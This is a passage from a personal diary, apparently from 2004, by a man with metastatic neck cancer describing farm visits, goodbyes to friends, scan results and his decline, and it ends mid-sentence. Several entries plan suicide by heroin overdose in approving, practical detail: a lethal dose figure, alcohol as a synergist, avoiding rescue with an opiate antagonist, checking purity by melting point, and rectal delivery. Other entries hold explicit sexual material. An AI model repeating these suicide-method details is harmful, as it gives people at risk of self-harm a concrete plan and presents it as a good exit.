A big colourbond shed full of farm machinery. I immediately felt at home there amongst the faint smell of silicate dust and machine oil. Sheds have a language of their own. They tell you a lot about who works there, and how they run their lives. This one had bits of stuff nobody could bring themselves to throw out, various old parts and offcuts and obsoleted, forgotten crap, ferrochrome spider habitat, all centred around the inevitable battered work bench (slapped together with nine-ply and offcuts of perforated angle iron, dressed in a graffiti of saw cuts, chemical burns, grease stains, random holes from nails and drills), the altar where the arbeitenmensche worships the god of machinery at the sacred vise (mounted to the bench with whatever that'llfuckin'do scavenged bolts and nuts and bruised washers someone dug out of the driveway or pinched from a condemned vehicle), scarred with weld spatter, half-mulched in plastic sawdust and rusted, writhing drill turnings. Smashed bricks where heavy things fell on the floor. Bent plastic bottles with coloured goop leaking out of them. Tins caved in, labels falling off. A kitchen where nothing rots, nothing needs washing, and you have to wear shoes for your own protection.

I wandered around the land. It's dry. I spent time looking at the bits of lustrous schist here and there. The borer holes in the straining posts. The skirts of hex mesh under the gates. I stood under huge old twisty trees for which I do not have the latin binomials. Was pricked by nettles killed by drought.

Looked at the size-specifically sorted pebbles the local ants place on their anthills.

I feel like I have to do stuff on farms. Variouslly smacked things with a block splitter, failed (with Keith) to repair one of their irrigation lines, did some earthmoving, manually moved heavy chunks (well, up to about 20kg) of basalt to form part of a retaining wall. Carole was subsequently cranky at Keith and I for doing this 'cos she reckons this exertion might have decapsulated the node in my neck. I reckon that's bollocks, not in the sense that she's wrong, yeah, maybe it did. But we can't prove it. And does it matter? It was gonna crack open eventually anyway. Or fumbled up entirely of its own accord. Next stop on the lymphatic plumbing from this node is my superior vena cava, then my right cardiac atrium, then out to my lungs so the blood can dump carbon dioxide and snarf oxygen in that miraculous feat of surfactant-mediated gas exchange we dismissively refer to as breathing. Lungs are full of oh-so-narrow capillaries. Where erythrocytes have to deform in order to pass single file. Metastatic cells get caught and proliferate in situ. Gradually strangling me, alveolus by alveolus, lobe by lobe, lung by lung. Fuck.

Diagnosed a failed battery in a rechargable torch. Washed dishes. Drank wine. Made tea the slow way on a slow-burning wood stove. Checked out the voltage in the solar panel batteries and pondered the tracking mechanism on the panels. Ate dinner with Joss' parents. Watched a wasp paralyze a spider too big for the wasp to haul off. Breathed in the fragrant (acacia, eucalypt) smoke from the wood stove. Gazed amazed at the countless brilliant stars and magellanic clouds and satellites drifting across the upper atmosphere while meteors incinerated themselves in it, scarring the dark with their fleeting glare, and felt no less worthy a man for not knowing the names of the stars, which are poor substitutes for knowing about stellar nucleosynthesis and being amazed that it led to the fabrication of the stuff I am made of, and that the stardust I'm made of can lie there and contemplate its own origin. Let the horses out of the botton paddock by accident (though the horses knew damned well what they were doing). Ate rose hip. Smashed off chunks of basalt and granite outcrops (no visible molybdenum disulfide in the latter sadly, though there is at the road cuttings near Wallerawang), bringing sparks from the pick. Chatted to, reacquainted myself with, hugged, cried and snotted on, sucked used bong smoke from the lips of, tousled the hair of, remembered the smell of, shagged, dreamed about, conjectured to myself that I still really don't know very much about, Joss. What a grip she has on my teensy little bwane. I can't help it very much. It shits me that I will have to let her go along with everything bloody else. I might never really get to know about her. She will reveal what she wants to in her own good time. Other people can't be expected to run to Bill's schedule. Maybe I should get used to that.

On Wednesday night I drank beer in the bath, shampooed my dusty, sweaty mop. Sat in a lounge chair and listened to a tape of various old music (the revolution will not be televised, or the television will not be revolutionised, or something). Pecked at dinner, distractedly. Didn't finish the flute of red plonk I poured for myself. Said very little. Went upstairs and climbed into bed and drank my hot chocolate long after it got cold.

I woke up on Thursday after not, as I had gleefully anticipated, sharing a shag with Joss (I was not in the mood, at all. Bill scares me.) And to make life that little bit extra more encouraging discovered that coughing hurt, sneezing hurt, breathing in hard hurt, turning my head hurt more than it did on Wednesday morning. I'm miles from my olds, miles from my life, and that arsehole in my neck is on the warpath. Oh well, I did stick a needle in him and suck some of his guts out a few months ago.

Joss dozed on thursday morning. I was making tea downstairs when the thought started to consume my thinking.

I Must.  
Get out.  
Of here.

I was leaving anyway but I felt like everything was so much more urgent. I have to get out of here, I said to myself, surprisingly often. I'm turning into a grumpy frustrated schedule nazi.

So I rode the 'bike down the dirt road (much faster than walking the 5 minute walk) and said goodbye to Joss' olds at Tanderra. Joss' mum stuck enough dissolved selenite into me to get me classified as a mineralogical deposit and I was halfway surprised I didn't start photoconducting in the sunlight. She rang up her surgery, which is where I'm going after I type this stuff.

She wants to gimme a draft copy of her coming book so I can proofread it.

Pred : "You'd better type fast."  
Carole: "I hear you, pred."

She does not type fast.

I went back to the small, smoky cottage and grabbed my stuff. Joss was scribbling dilligently and closed the notebook before I got there. I wouldn'ta looked anyhow. She left pages of stuff around the cottage for three days and I didn't read them either.

The pack was on, the leathers sealed up. I had earplugs in my ears to stop me getting additional tinitus from the impending scream of the fourstroke engine half a meter below me, howling like a huge, angry blowie at 8000 revs. So she yelled at me that she loved me. 8-) I didn't hug her like it was the last time I was gonna see her 'cos I didn't want to think it was gonna be. As I write, knowing that Bill appears to have become rather more proliferative, she's planning to be up there for anything from a week to a month, I think this was maybe not such a good idea. But then I'd never get off the property. If it had occurred to me at the time that we'd never meet again, I wouldn't let my arms unlock. Someone'd have to cut me off her. I dunno if I will meet her again. The Bill Army is getting unpredictable.

Broken quartz crunched under the tyres as I braked to open the main gate. It swung shut slowly, the rusty hinges squeaking as I pulled it closed. The chain makes an interesting jingling noise when the latch falls upon its bolt. I wondered if I would be

here again. A younger me might have floored it in the sandy driveway and showered the gate with the stuff but that would have been a second wasted. I nudged it out to the tarmacadam slowly and then, wheels on something solid, twisted the throttle and was spat down the road like an orange pip. I love that it accelerated so cleanly as I changed up through the gears. Go, go, go, feets, get me out of here. Take me away from myself. The reassuringly mindless mechanical hum of going someplace sank into my bones as I fed my arse back on the seat, leaned over the tank and fucked off down the road, my helmet making random thwack noises as it became the last thing to go through the minds of the morning's less fortunate airborne insects.

Beautiful day, beautiful ride, but I felt like shit all the way home, shockwaves from potholes felt like punches in the guts. Turning my neck hard right hurt. I had to laugh at a speed camera on a lonely straight stretch of country road... neatly punctured, front, dead-centre, by a BIG round hole from a ballsy firearm. I stopped to look at it, I'd reckon it was hit by a .303 or something like that. 303's being what they are, one round would be plenty. The projectile fragmented and peppered the back wall of the box, too. Nice one, whoever put it there. I drove back to Sydney, the speedo needle wobbling between 100-120 so I didn't really know how fast I was going. I felt like shit when I got home and lay down. Why does my guts hurt? Has one of Bill's messengers occluded something which keeps my guts alive? Or did I just eat something dodgy?

I logged into cat and deleted 26 Mb of spam. R is in town for a chat so I'll see her on Saturday. She seems to think I've got five years. Yeah, right. This is characteristic of people when faced with nasty statistics. I told her months ago that I had a 99% chance of being dead within five years. Do people hear that and think that everyone in that cohort drop dead exactly 1824 days from their diagnosis? No dude. The curve is not flat then discontinuous and suddenly vertical at the sample point. There's plenty of butchery all over the entire sample window. The window is closing. On me. Eventually there Will be A Splatting Sound. Just remember O for Oh, Dyin's.

I went to the Coopers Arms and chatted to Rumble and Graeme of that mysterious shadowy high-tech organisation which only appears when you need it - Rent-A-Geek. I haven't seen 'em for ages and come to think of it, if this thing in my neck gets going, I'm not gonna see 'em again. I mentioned to Gra what the situation was. He was a bit shocked. I gave him the usual run about my life, which thank fuck I haven't pissed up the wall saving for somewhere to live. I'd really be angsting about that if I had. Throw the best 15 years of your life working for some bank only to have it all pulled out from under you? Oh, puke.

"Fucking kids are whinging, they can't get a job  
the photocopy repairman is a smarmy smartarse knob  
I've been running this office for so long I can't recall.  
I've gone and pissed thirty years up against the wall.

`Good morning Mr Jenkins' the office girls all say  
`Gentlemen' I tell the board `the agenda for today'  
I play the part so desperately `cos the truth so appalls  
I've gone and pissed thirty years up against the wall.

Off I go to the Men's room for the seventh time today.  
My bladder no longer hears me no matter what I say.  
I watch the tiles in front of me and wait for the trickle to  
fall.  
I've gone and pissed thirty years up against the fuckin'  
wall.

TISM - The Men's Room ([www.tism.wanker.com](http://www.tism.wanker.com))

So I diverted the conversation to something blokes like to talk about. Beer. He's brewing lagers and ales with this wicked water-jacketted cooling unit for psychrophile yeasts, convection fed, Peltier-cooled. Much cheaper than a 'fridge. Arr. Remind me that I gave up beer for its carb load, would you?

So I popped over to STUCCO and slapped in some network cards and crimped some cable and drove home, feeling extremely like deep-fried dogshit. I fell into bed, neck throbbing.

Friday I went to Balmain and, at Carole's suggestion had a sh'load of ascorbic acid shoved up my arm (about 30g) from really big syringes. While the gut pains stopped a day later, as I write on Sunday I can't say it's made much difference to Bill, who remains perched like Prometheus' eagle under my skin, choppin' away at my lifespan. The little molecular wheels take time to grind, but grind they do.

I chatted to Jude and drank vanilla tea and Clocktower port for a while after I re-spoked Joss' wheel and eventually dropped him back to Enmore. Jude is Joss' younger brother and Soph's squeeze. Soph is small and skinny but makes up for it with sheer joie de vivre, and when I appeared she exuberantly took a running jump and landed on me, slinging her arms around my aching neck and clamping her legs around my aching guts and I didn't know wether to scream or throw up. I didn't do either, to my surprise, and managed to ask her to climb down. She got the guiltys about it and I told her to relax, she couldn't have known. If she was ten kilos heavier I'da puked. Man. Everyone wants to hug me neck and I can't let 'em go near it.

An SMS came in from Cookie. JA were havin' a barbie, Duggie was there (still walking around after a semi shoved his car up a rail embankment and made him stave the dashboard in with his head), so could I come over? Yeah man. They do great nosh.

So I got there and sat down and patted the rottie and chatted to people about stuff generally. Like that stupid court case I was at last week. Totally unimpressive to people who have done long ugly periods in the slam for serious shit, but oh, I guess it was on-topic, at least. They reckon good behaviour bonds extend to the border but not beyond. Yeehar. I can be naughty in Melbourne 8-)

Ya know, I think getting a varicocele, then a redundant organ taken out, were really the opening salvos, warning shots across the bow. You're gonna be hit later, these said to me. Later is now. It's all different. Bill variously aches, rages, and subsides. Bill launches his minions into my fuel lines, my airways, my structural members, my signal systems, my motors, hinges, cladding. They live off the land, making more of themselves. Now I walk around telling myself, you're under

attack, pal. I feel like there's fuck-all I can do about it. I caught sight of my face in a car window as I was walking the dog this arvo (she's so clean, so fluffy, I stood naked in the shower last night and shampooed her and brushed her and she shook her fleas off onto me where I can see and crush'em between my nails) and I was scowling. Gravitation doesn't quite explain the rather disproportionate weight of the ten or twenty grams of stuff nestled in the root of my left shoulder.

I wonder at times should I just shut the fuck up about what Bill's doing. Partly to stop it chewing up other people's heads. But thinking about the whole process of dying is interesting in that it gives me a sense of some kind of control over the process, and I think it's important to give other people time to get used to it too. Bill's my hasslebot, my personal cron daemon. Do these things at these times: Relax. Be Afraid. Relax. Be Afraid. Be happy. Be sad. Go to a doctor, be told nothing especially helpful, go home. Be sad, sad, sad. Hold your head this way when you sleep.

"Wake up! Time to die."

- Roy Baty (R.Hauer) to Decker (H.Ford), Blade Runner

Would people be pissed off if I told them much later on, when I was closer to checking out?

Cookie's on the same emotional rollercoaster as I am. She's watching me, observing that when Bill says jump, I ask from which clifftop. I gobbled some sausages at the JA barbecue and went off for a quiet chat with her. She comes up with the best ideas at times. Typical. All the ways I've been considering getting out of this forecast corporeal shipwreck work great but are NO FUN. Cookie's pretty sad about all this stuff. She said to me she spent ten years with a dude who asked her every other day if she still liked him, and I've spent the last year warning her not to fall in love with me. That was the deal. Good shags, good conversation. Something tells me she's getting attached. Not a good time to do it, really. Maybe she isn't. Maybe she is. I dunno.

I've decided to start saying goodbye. Cookie and I shagged a couple of damn good shags back at the 'factory. You don't think a shag'd stop me talking, do you - who says men can't do more than one thing at a time? Embedded in each other's bods, illuminated by the dim gloom of a small electric light, I just had to smile at her and tell her it was a privilege having known her and that she should never forget how cool she is. She squeezed her eyes shut and shuddered a bit. Ahh, Cookie. Let me hold you. It is surprisingly easy to say this kind of goodbye. Maybe 'cos I don't believe it myself yet. Like I am trying it out. Sometimes you can't find the words for the things you really need to speak.

"Either way, I'm confused. You slow me down. What can I do. There's one particular way I have to choose."

Split Enz - One step ahead. (Neil Finn) Waiata. 1980

Didn't Dorothy Parker ever hear about smack? Even if it does cause cramp, you're not gonna feel it. And like you'd give a shit about its illegality. I had to laugh about the bit in the

Crimes Act (1901) where it forbids suicide. Nobody ever stands trial for doing it right.

Desist.

Oceans barren,  
forests dead.  
Cities swollen,  
Soil's fled.

Ozone's depleted,  
rivers dry.  
Planet defeated.  
You might as well die.

I dunno why I never thought of it before. I've never used it. The prison system is awash with the shit despite what Amanda Flintstone thinks. The street price today is about \$70 for a qtr gram, which is well more than a quarter of a megabuck per kilo. Five migs will tell most of your pain to fuck right off. 500 migs will kill most people. I'll need less if I'm pissed 'cos ethanol is a synergistic CNS depressant. And I do rather like old Mudgee Rummy tawny port. Plenty of that, please. I don't want some do-gooder coming along with a suitcase full of opiate antagonist and reviving my carcass. My supplier, who shall remain nameless, is uncomfortable shouting me my death and wants cash from me in advance before he supplies it. Fair enough.

Overdose is phonetically pleasing in the same way as are the words overloads, overdrive, overthrows. It has a couple of problems. Fatuous dickheads are glorified for using it to kill 'emselves, for a start, though as ways to exit go, it's got a lot going for it. What really bugs me is that the word overdose implies that you kind of fucked it up and accidentally fed yourself too much. Nobody ever uses it when someone blows their brains out with a firearm, because it is so obviously silly to claim that someone who does so dies of a lead overdose, though in some senses this is exactly what they do. It's too obviously deliberate to permit any of that comforting uncertainty that maybe they really wanted to stay and they got out by accident.

{In 1986, in my high school science class, Eddie O'Meagher put lead nitrate in the science lab fish tank. The fish did in fact did indeed die of a lead overdose... though I suspect maybe the nitrate ions got 'em first. What impressed me was how old Faulksie figured out the identity of the material Eddie used.}

That it is a dose chosen deliberately, calibrated to exceed by a large amount my opiate receptor systems, should be made plain to those of you who might think otherwise. I checked the literature before plonking my money down.

So then it's just a question of verifying the purity, not 'cos it really matters from a contamination point of view, I mean, that'd be like complaining there's the wrong isotope of lead in your shotgun shells. I'd filter it and verify it (finally, having studied crystallography will come in handy), but I'll also use the melting point range for diacetylmorphine, which for the pure stuff is pretty small, centred on 173 degs C, or 243-245 degs C for the water soluble monohydrate hydrochloride (which people stick in a spoon and heat to dissolve with a bit

of bicarb to raise the pH, which although facilitating solubility ends up destroying some of the active stuff) so I can learn if it can do what I need it to do. Bliss me into oblivion. Smack's reputedly better than orgasms, but that's no slur on orgasms; you'd expect that from a drug which binds to all your opiate receptors. It occurs to me I can dispense with trying to cannulate myself and just stick it in a lipid based pellet and shove it up my bum. Like I'll give a damn if I die with a smelly finger. It might confuse the coroner though. Tough.

Saturday night I was in bed and mum walked in and I told her instead of explosives or ricin I'd probably use smack to shut myself down. She said she'd like me around as long as possible. I said yeah, but that will probably hurt like hell and involve pain and disablement and I'd be fucked if I'd die in some goddamned hospital full of beeping machines and the faint stinks of disintegrating old people and death and phenol failing to mask both of them. I'd invite 'em along but they'd only try to stop me. They're not ready and probably will never be ready. They want me to be taken by something they can cleanly despise for doing it.

Then there's the question of what to do with me dear ol' carcass.

I think rather than paying to waste propane and be converted to air pollution, or acquiring a box and chewing up landfill space at Woronora, I think I'll donate my bod to a university anatomy department instead. One good chop deserves another. I benefitted greatly from the chance to marvel at the lone, pale, cold, acrid, but beautifully dissected biomechanical chassis which used to be home to a sentient personality. Bodies log our history; which muscles are developed, what creases line the face, where the calluses have formed, where are the burns, scars, stretchmarks, moles, tats, and so on, but there's so much data lost forever when the brain dies. So I whizzed this off to Dan, prodigious reader of books and USyd anatomy department geek.

>>>

From predator@cat.org.au Tue Apr 20 14:22:50 2004  
Date: Tue, 20 Apr 2004 13:12:41 +1000 (EST)  
From: predator@cat.org.au  
To: Dan <zzzzzz@anatomy.usyd.edu.au>  
Subject: Re: experiments in oncology

> Hey, Pred, it really sucks that you've become experimental  
> subject.

In some ways. But it is sort of OK in that I do have some say in the experimental design. Like when to call it all off. Not a lot of *rattus norvegicus* get that privilege.

<chop>

Dude. On a somewhat more macabre note, I think it'd be a waste of a perfectly good carcass if I were converted to air pollution or stashed in landfill. I can't donate me organs 'cos they'll have cryptic mets in them by now. So, who do I ask about bequeathing my bod to say, the anatomy department?

-----  
1971 model H.sapiens. One owner, in good condition, some scarring, one missing kidney and one missing adrenal gland, classical metastatic pathology. Some fillings. Approx 65kg. Male. Caucasian. 186cm long. Comes with papers. May be GPL'd. Behaves well in formalin. Contact predator@cat.org.au  
-----

>>>

He came back saying yeah there's a cadaver program, he'd send me a brochure.

I loved reading Frank Netter's illustrated dissections. My bod has, on the whole, been a truly delightful thing to live in. I can't really donate the organs, I think. They're full of little precursors to tumors by now and that's exactly the wrong sort of gift that keeps on giving. Transplant recipients are usually pharmacologically immunosuppressed so as not to reject the bits of someone else's guts which keep them alive, wouldn't reject my tumors either. Which by the time I was in a position to donate them would be full of cells selected for immunoevasion anyway. They're gonna have a much harder time doing anything antisocial perfused with formaldehyde. Come to think of it, so will I. I know what anatomists and med students do with corpses in anatomy lab. I mean, come on, it's fun to wiggle the fingers and watch the tendons move up and down. I reckon the real fun is at the molecular level but you can't really see that at the macroscopic scale.

On sunday Charlie rang me (from fuckin' Canada!) and chatted about stuff. He's depressed about Iraq, which is fair enough. He's doing an embedded gnu/linux project. I'm sizing up the possibility of living in his house for a while but I told him it's quite possible he'll have a corpse stinking his house out. I know not when the axe will fall. He understands. I might end up crawling around in the subfloor, since the wiring's fucked up a lot.

Sunday night I nearly ruptured myself reading Dilbert: Highly Defective People before going out to see "The eternal sunshine of the spotless mind" which was great, great, great! I haven't had my plot-thread tracker exercised so thoroughly for ages. And great concepts... reactive, sentient nested memories! XML and I walked out of it, snogged in the park a bit and walked back to her pad. We've both mowed off our hair. We were on the bed but then stood up and fucked some posters off the wall. I don't know how she hung on. She left a bite in my right deltoideus I'm gonna be feeling for weeks.

The price one pays for being promiscuous is that tactical rubber is de rigeur. I haven't barebacked with anyone for nearly a year. I've been more or less shagging the same bit of latex for a long time, backed by different people's bodies. Ya really do lose a lot of the sensation. And when yer not a rock-hard 20 year old, the mechanics become sort of tricky on the second shag. I wrote about them to someone a few weeks before Nov 19, 2003, diagnosis day. It'd been edited a little bit but only the original recipient will know where.

<geek, physiology>

Date: Fri, 10 Oct 2003 00:10:21 +1000 (EST)  
From: predator@cat.org.au

Dude... if I really need to get off, I'll find a way. If I don't, so what? I have fun getting you off, and like that you do too. I long ago gave up caring if I got off or not. There are loads of advantages to not getting off... like, say, greater likelihood of getting off later 8-)

Warning: gruesome male anatomy/psychology lesson follows.

I think it's not a reflection on you or anything, but rather on the nature of male physiology. I think men are evolved to shoot first, ask questions later, and if I don't get off straight away, as I sometimes do in morning shags, I can maintain a useful prong for long enough to get you off, but that may change the physiological conditions required for me to get off. Some women get off and dry out or get extremely sensitive (etc).

Speaking for my own rig, there's a narrow stimulatory window which one has to be in to stay hard but not shoot. If you dry out, or I leak lube too much, I go from fucking you with a condom which stays still relative to my dick, to fucking a condom which stays still relative to you, which doesn't feel as good, so I go soft; not enough friction / too much lube (a function of the lube already in the condom, the lube I leak {which comes from the prostate gland} inside the condom, plus whatever lube you're secreting or adding to the outer surface of the condom) means things go soft too. And if everything's really great, I shoot and go soft.

If evolution gave a damn, men'd have \*bones\*.

The internal hydrostatic pressure in the corpus cavernosae (the technical term for hardon shaft rigidity) varies in a complex way, a function of penile diameter and the diameter of the rubber ring at the bottom of the franger, what your and my pelvic floor musculature is doing, position, insertion angle, how horny I am, synchrony of movement (if we move in the same direction at the same time, hence end up \*not\* moving relative to each other, which is effectively the same as being still) and to borrow from engine terminology, the bore and stroke parameters. Hydrostatic pressure determines how hard the shaft is, and thus whether or not you (recipient) will be getting off with it. Few women seem to get off with a soft cock.

The corpus spongiosum is the separate erectile compartment which makes the penile \*head\* inflate; how inflated the head is determines how much sensation it gets, and the more it gets, the less I last, since I'll shoot. Its pressure is also a complex function, I can increase it partly by perineal flexure, but not very well. The main difficulty one has as a bloke is defeating its tendency to be inflated all the time, leading to short, fast shags which don't satisfy the recipient very much. Sometimes, there's no other way (well, none which don't involve rather more invasive practises such as prostate massage... uh, electric current, etc) for a bloke to get off, tho. Some shags I have experienced had an additional problem: I'd be stabbing myself in the eye of my dick with a cervix, which wasn't fun for either of

us, so I learned to keep the shaft pressure up but the head pressure down.

Other stuff influences my horniness parameter. Noise I generate with mattresses, blankets, headboards, etc is one. External noise (from outside The Shack) is another, depending on whether it indicates likely proximity of spectators. How ... hmmm... held (?), appreciated, self-confident, pissed (as in beer) I feel, are others too. How much I have to think about whether or not the franger is still intact (since when the inside of the franger is well lubed and if you get dry, if I am still hard, it will feel like it isn't there, which might well mean it's torn, which means it needs to be checked) is also another distraction, but one which needs control since you quite reasonably find accidental pregnancy a bloody nuisance. Can't they use kevlar? Actually these frangers are pretty good, I reckon.

Given all of that, it's simpler if I worry about it than you worry about it, since I'm in the uh, driver's seat. If I didn't worry about any of it at all, I would be a wombat par excellence, eats roots shoots and leaves, but that'd be less fun for you.

In the extreme dark, it is impossible to tell if a condom is concave up (bad) or concave down (good) prior to putting it on. That is a significant pest, since the time and thought one expends determining this correlates closely with lost hardon pressure. Distractions, distractions!

On aim: penises are blinder than bats (bats at least can echolocate), and when covered in latex, are totally useless for generating tactile directional correction signals, so I am grateful for any aiming you happen to provide, though it will be better if we agree on a common nomenclature. When I hear "up", I think in the direction opposed to gravitational down. Because horniness reduces my higher brain function, I hear "left" and assume it to mean "I should move towards my left." rather than doing the transposition which would mean "I should move towards your left". If we can figure this out you'll get much less random stabbing in the butt cheek, thigh, etc, and I'll get to fuck you sooner. 8-)

</geek>

So much for the grisly technicalities of tactical rubberware.

(The recipient pointed out that the irresponsible wombat eats, seeds, twigs, leaves).

Does it count that we exchanged bodily fluids 'cos we cried into each other's eyes? Well, yep. Viri really don't last long in the nasty saline lubricant of the eyeball, the environment is too different to what viri have to tolerate in the genitals. No hair is good. If you haven't tried it, do.

Monday 20th April.

I paid my court costs and went to the Auburn cop shop where I was told my fingerprints will remain on the police database forever even though I have no conviction recorded against me. Who says we don't live in a police state? Oh well. I'll just have to stuff my fingerprints with superglue before I commit any future crimes with my fingers. While I was finding out that my fingerprints will be wasting police harddisk space for the next few decades, the van parked next to my bike reversed into it so when I got back to it, the machine was on its side and dribbling petrol onto the bitumen. Dudes stupid enough to do this can, I expect, be assumed to be stupid enough not to realise that a human being can pick up a dropped motorcycle in a few seconds.

I went to Balmain and fell asleep on the couch and woke up just in time to get another shload of ascorbate fed up me arm. Margo cannulates brilliantly. As I write now I think Bill is calming down a bit. But I'm gonna get a cervicothoracic CT anyway. See a bit better what he's doing.

My early birthday present, in one of mum's more brilliant suggestions, is that I fly to Melbourne instead of motorcycle down there. I'll say yes.

April 20. I stuffed my bod in the CT scanner at Hurstville. Three times they stuck me veins with a 19-gauge needle but couldn't get any blood so eventually they stuck me with a smaller 21-gauge needle and that worked ok. I'd be pissed off about this 'cos I have veins like garden hose, but I have other things to angst about at the mo. I'm a bit of a pincushion. Covered in bandaids. Whammo, in went that iopamidol, I've grown to love its whooshy hot rush. The unfortunately named Dr Lazarus wrote this about the scanned cervicothoracic images.

"There is an ill defined mass in the left supraclavicular fossa which measures approx 5 x 3cm in diameter. It extends superiorly for a distance of 10cm. The mass is enhancing heterogeneously and it contains several low density areas consistent with necrosis.

The mass is situated deep to the sternocleidomastoid muscle and superficial to the thyroid gland. It begins at the level of the superior pole of the thyroid on the left and extends inferiorly to the thoracic inlet and is compressing the left brachiocephalic vein. The left common carotid artery appears normal but the left jugular vein was not visualised and is either compressed or invaded. No other masses are detected within the neck.

On mediastinal windows there is no definite hilar or mediastinal adenopathy. The pleura are normal. On lung windows there are no metastases. The left nephrectomy is noted. The cholecystectomy is noted. There are no obvious liver metastases."

Cholecystectomy?! I didn't think they took my gallbladder in November. Nah. She's gotta have that wrong. The pictures are interesting... I have about fifteen bits of stainless wrapped in various places around the bits of vasculature tied-off six months ago.

Bill's squishing my left brachiocephalic vein (which takes blood from my left forearm and other things). So I'll be looking periodically at my arm veins to see if the left ones stand out more than the right ones do.

Apparently, Bill's blocked my fucking left jugular vein. Grrr-reat. I sort of need that to work. Blow it open and the left half of my head drains of blood and I die in minutes. I guess if he's invaded it they're gonna have to chop it out. I'm not dead yet probably because there's crossover venous drainage from the bottom of my skull, so the blood coming out of the left side of my head, in which my thoughts were steeped only moments before, is now being routed down the right side of my neck. I didn't even notice.

Bill might have just as easily decided to invade my carotid artery which feeds blood to the left side of my head and in doing so would cripple me, if it happened quickly. I'm incubating my own guillotine. I'm gonna live my remaining life half an inch from sudden death.

I feel like shit. I think I'm gonna go out to a sleazy pub and get pissed.

--

So I did. The Oxford has the highest concentration of seedy dudes of any pub I can immediately mention. I must be getting old. I realised a second after collecting my schooners of Old that I looked the topless barmaid in the eyes when I ordered my beer, instead of at her breasts. Floody walked in and we chatted. For the last time, I think. Yobs sank beer and smoked cigs in the nonsmoking section and watched the horseraces on telly and spoke very loudly. Floody and I fitted in pretty well. I like engineers like Floody. His final words to me included 'Have a nice death.' and I appreciate that this is what he meant, rather than have an ugly, messy, painful, prolonged death. Death's just another optimisation problem to engineers.

I got pissed enough that 200m down Canturbury road I decided I was unfit to drive. So I stopped in at Cremmo's and slept on the couch. Their moggie sat on my head. The place stank faintly of catshit. Its demolition will be no sad loss. Someone should be shot for inventing a fire detector that beeps every 22 seconds. The kitchen tap leaked continuously. Cremmo snored prodigiously. I staggered out in the morning and paid for a nice 2nd hand circular saw (a perhaps unfortunate description for a such a device, it implies a bloodier history than it perhaps deserves).

Somethin' tells me by askin' Jude to ask Soph to back off me a bit I've pissed Soph off and probably pissed Jude off. Soph was pretty full of choof when I saw her. Didn't say a thing. Aw shit. What's happenin' to my sense of perspective. Cancer's supposed to turn me into a corpse, but there's nothing in the documentation that sez it'll turn me into an arsehole in the process. Maybe I have a different sort of cancer to the one they diagnosed, metastatic arsehole-oma?

Goddamnit. SU's chem databases won't let me look at molecular fragments, just whole molecules. Damn damn damn.

Word has reached me that diode is still offering people a look at the 'get fucked' emails I sent him. Hasn't he learned that this sort of behaviour is bad form?

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Thurs 22. Tomorrow I get on a flight to Melbourne.

I brushed my teeth and notice Bill swelling prominently in my neck. I have an odd shopping list. The first two are probably an avoidance payment, an investment in the idea that it's worth fighting this disease, though part of me is convinced this is bullshit, I have my marching orders. The last two are more acknowledgement that I have to prepare.

selenocystiene  
B group vitamins  
.5g smack  
Barbarian Invasions

The latter was a movie. I wasn't ready to see it. Had some good bits though. Like when the chick was talking to the dying man's son and his mobile phone rang. She snatched it from his grip and flung it in the campfire. Bell Hooks is right. Phones aren't quite there. When they do get there, as they appear to be doing with their graphical capability and screens and stuff on modern fones, they'll be like being near someone who interrupts all the time, you'll wanna punch them out.

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From Bell Hooks: Interview with A. Juno  
RE/search publications "Angry Women" (A. Juno, V. Vale)  
(c) 1991 ISBN 0 940642-24-7

Hooks: "I struggle a great deal with the phone, because I think the telephone is very dangerous to our lives in that it gives us such an illusory sense that we are connecting. I always think about those telephone commercials: "Reach out and touch someone!" and that becomes such a false reality - even in my own life I have to remind myself that talking to someone on the phone is NOT the same as having a conversation where you can see them and smell them. I think that the phone has really helped people become more privatised in that it gives them an illusion of connection which denies looking at someone.

Telephone commercials can be "great" because they actually let us see that person on the other end - see how they respond and give off this warmth that is never really conveyed just through the phone, so that we're really not just having a diminished experience of the non-person you don't really see on the other end.

And it's hard to remember this - because we're seduced. I love Baudrillard's book, Seduction, because he talks a lot about the way we're seduced by "technologies of alienation". We know that all technologies are not alienating, so I think its good to have a phrase like "technologies of alienation" so that we can distinguish between those ways of transmitting knowledge, information, etc and other ways of knowing that are more fully meaningful to us.

AJ: "Don't you think that in our addictive culture, these seductions set up addictions which can never be satisfied? The telephone gives us this impossible promise of connection; its "400" numbers promise a simulation of friendship and community (like a long-distance nightclub) which can never be fulfilled."

-----

Beaudrillard, however, is full of shit and EO Wilson gives him both barrels in his book Consilience. Go read it.

I said goodbye to Keogh. He kept me around, he admitted, for as long as possible, which made me late. The view from the rooftop on College street was very nice. 23 stories up. No handrail. I dunno what it is that I find annoying about someone whom, on the occasion that I tell them I'm dying and ain't seeing them again, tells me nothing new, nothing I consider of any significance. Maybe he did but the problem is that I find nothing especially of significance any more. The grey curtain of apathy, my ghostly shield which can protect me from anything, seems to be levitating up around me, to envelope me, on its own invisible curtain rail.

I went down the huge staircase at Oatley and said goodbye to Deb. She made me dinner. She's mid-thesis. Seeing her reminded me of the huge owl which sat, hooting quietly, in our jacaranda tree in the back yard about a month back. It looked down at me, blinking, as I looked up at it, for a long time. It was a BIG owl. Spotted owl I think. Hoot. Hoot. Hoot. She's busy as hell, mid-thesis. Deb tells me I should fight it. Looks like at 34, Mullet's gonna have lived for longer than I will. I finally got around to loaning her Jared Diamond : Rise and Fall of the Third Chimpanzee, and Guns Germs and Steel. She can take as long as she likes to read 'em.

Fight it. Whaddo I do, punch myself in the neck until I think Bill's sufficiently broken that he'll leave me alone? Groan.

Joss finally emailed me about the messy puke tendency associated with bulk iv smack. She takes a long time to reply to my stuff. I dunno why yet.

I'm starting to think I should just shut the hell up about this damned thing. It makes everyone sad. And I catch the sadness back off them.

I got home and was packing. I was putting some books back in the booshelf. Mum, like she always does, decided to stand in the doorway. When I was about to leave, I told her, calmly, firmly, not to stand in the doorway cos I'd be walking through it in a moment. She walked backwards, lost her footing on the same awkward doormat I'd complained two years ago had injured my ankle, and fell, remarkably gracefully, sideways into a nearby armchair. Very dramatic. Soon she was whinging about how painful the fall was. I mentioned that I said two years ago the new doormats, with their steep square edges, posed as much risk to her as they did to me and that her response was that I should look where I was going.

I log in and am writing a messy email to Joss. Time seems so short. I'm sort of scrabbling for stuff to say. There's stuff i

